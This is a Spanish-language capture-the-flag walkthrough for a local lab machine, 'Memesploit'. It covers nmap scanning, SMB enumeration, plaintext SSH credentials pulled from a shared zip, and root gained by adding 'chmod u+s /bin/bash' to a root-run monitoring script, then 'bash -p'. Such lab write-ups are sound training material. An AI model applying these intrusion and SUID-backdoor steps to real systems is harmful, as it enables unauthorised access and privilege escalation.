MEMESPLOIT

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip memesploit.zip

  Archive:  memesploit.zip
  inflating: auto_deploy.sh
  inflating: memesploit.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh memesploit.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.202 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.202/0.202/0.202/0.000 ms
```

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 05:07 EST
Nmap scan report for 172.17.0.2
Host is up (0.000050s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b1:4d:aa:b4:22:b4:7c:2e:53:3d:41:69:81:e3:c8:48 (ECDSA)
|_  256 59:16:7a:02:50:bd:8d:b5:06:30:1c:3d:01:e5:bf:81 (ED25519)
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Hacker Landing Page
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-11-06T10:08:16
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Puertos abiertos 22,80,139 y 445

puerto 80



En el código fuente, encontramos tres referencias:

fuerzabrutasiempre, memesploit_ctf y memehydra

ENUMERACIÓN

Con enum4linux recopilamos información en samba.

enum4linux -a 172.17.0.2

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1001 Unix User\memesploit (Local User)

S-1-22-1-1002 Unix User\memehydra (Local User)

Estos usuarios ya nos resultan conocidos.

Probamos a enumerar recursos compartidos con smbclient

smbclient -L 172.17.0.2 -U memehydra

```
└─# smbclient -L 172.17.0.2 -U memehydra

Password for [WORKGROUP\memehydra]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        share_memehydra Disk
        IPC$            IPC       IPC Service (7628b230fe4e server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: N
Unable to connect with SMB1 -- no workgroup available
```

Exploramos el recurso compartido y nos descargamos el secret.zip

smbclient //172.17.0.2/share_memehydra -U memehydra

```
Password for [WORKGROUP\memehydra]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Sat Aug 31 11:15:13 2024
  ..                  D        0  Sat Aug 31 11:15:13 2024
  secret.zip          N      224  Sat Aug 31 11:15:06 2024

                82083148 blocks of size 1024. 54065316 blocks available
smb: \>
```

Descomprimimos el zip y leemos


```
unzip secret.zip
Archive:  secret.zip
[secret.zip] secret.txt password:
  inflating: secret.txt

cat secret.txt
memesploit:metasploitelmejor
```

Con estas credenciales vamos por SSH

ssh memesploit@172.17.0.2

EXPLOTACIÓN



ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

Buscamos el directorio de configuración de login_monitor

```
memesploit@7628b230fe4e:/etc/login_monitor$ ls -la
total 36
drwxrwx--- 2 root security 4096 Aug 31 17:50 .
drwxr-xr-x 1 root root     4096 Nov  6 19:26 ..
-rwxr-xr-x 1 root root      620 Aug 31 17:50 actionban.sh
-rwxr-xr-x 1 root root      472 Aug 31 17:31 activity.sh
-rw-r--r-- 1 root root  200 Aug 31 17:30 loggin.conf
-rw-r--r-- 1 root root  224 Aug 31 17:29 network.conf
-rwxr-xr-x 1 root root      501 Aug 31 17:30 network.sh
-rw-r--r-- 1 root root  209 Aug 31 17:29 security.conf
-rwxr-xr-x 1 root root      488 Aug 31 17:30 security.sh
```

Leemos el contenido de actionban.sh que simula el bloqueo

de direcciones IP y guarda estos intentos en un archivo de log

memesploit@7628b230fe4e:/etc/login_monitor$ cat actionban.sh

```
#!/bin/bash

# Ruta del archivo que simula el registro de bloqueos
BLOCK_LOG="/tmp/block_log.txt"

# Función para generar una IP aleatoria
generate_random_ip() {
        echo "$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1))"
}

# Generar una IP aleatoria
IP_TO_BLOCK=$(generate_random_ip)

# Mensaje de simulación
MESSAGE="Simulación de bloqueo de IP: $IP_TO_BLOCK"

# Mostrar el mensaje en la terminal
echo "$MESSAGE"

# Registrar el intento de bloqueo en el archivo
echo "$(date): $MESSAGE" >> "$BLOCK_LOG"

echo "El registro ha sido creado en $BLOCK_LOG con la IP $IP_TO_BLOCK"
```

Modificamos el script para añadir setuid a Bash

```
chmod u+s /bin/bash
```

Cerramos sesión SSH y volvemos a entrar

y con bash -p ya somos root

```
└─# ssh memesploit@172.17.0.2
memesploit@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov  6 22:24:20 2024 from 172.17.0.1
-bash-5.2$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

```
memesploit@7628b230fe4e:~$ cat user.txt
58a0

bash-5.2# cat root.txt
b570
```

Buen día 🖐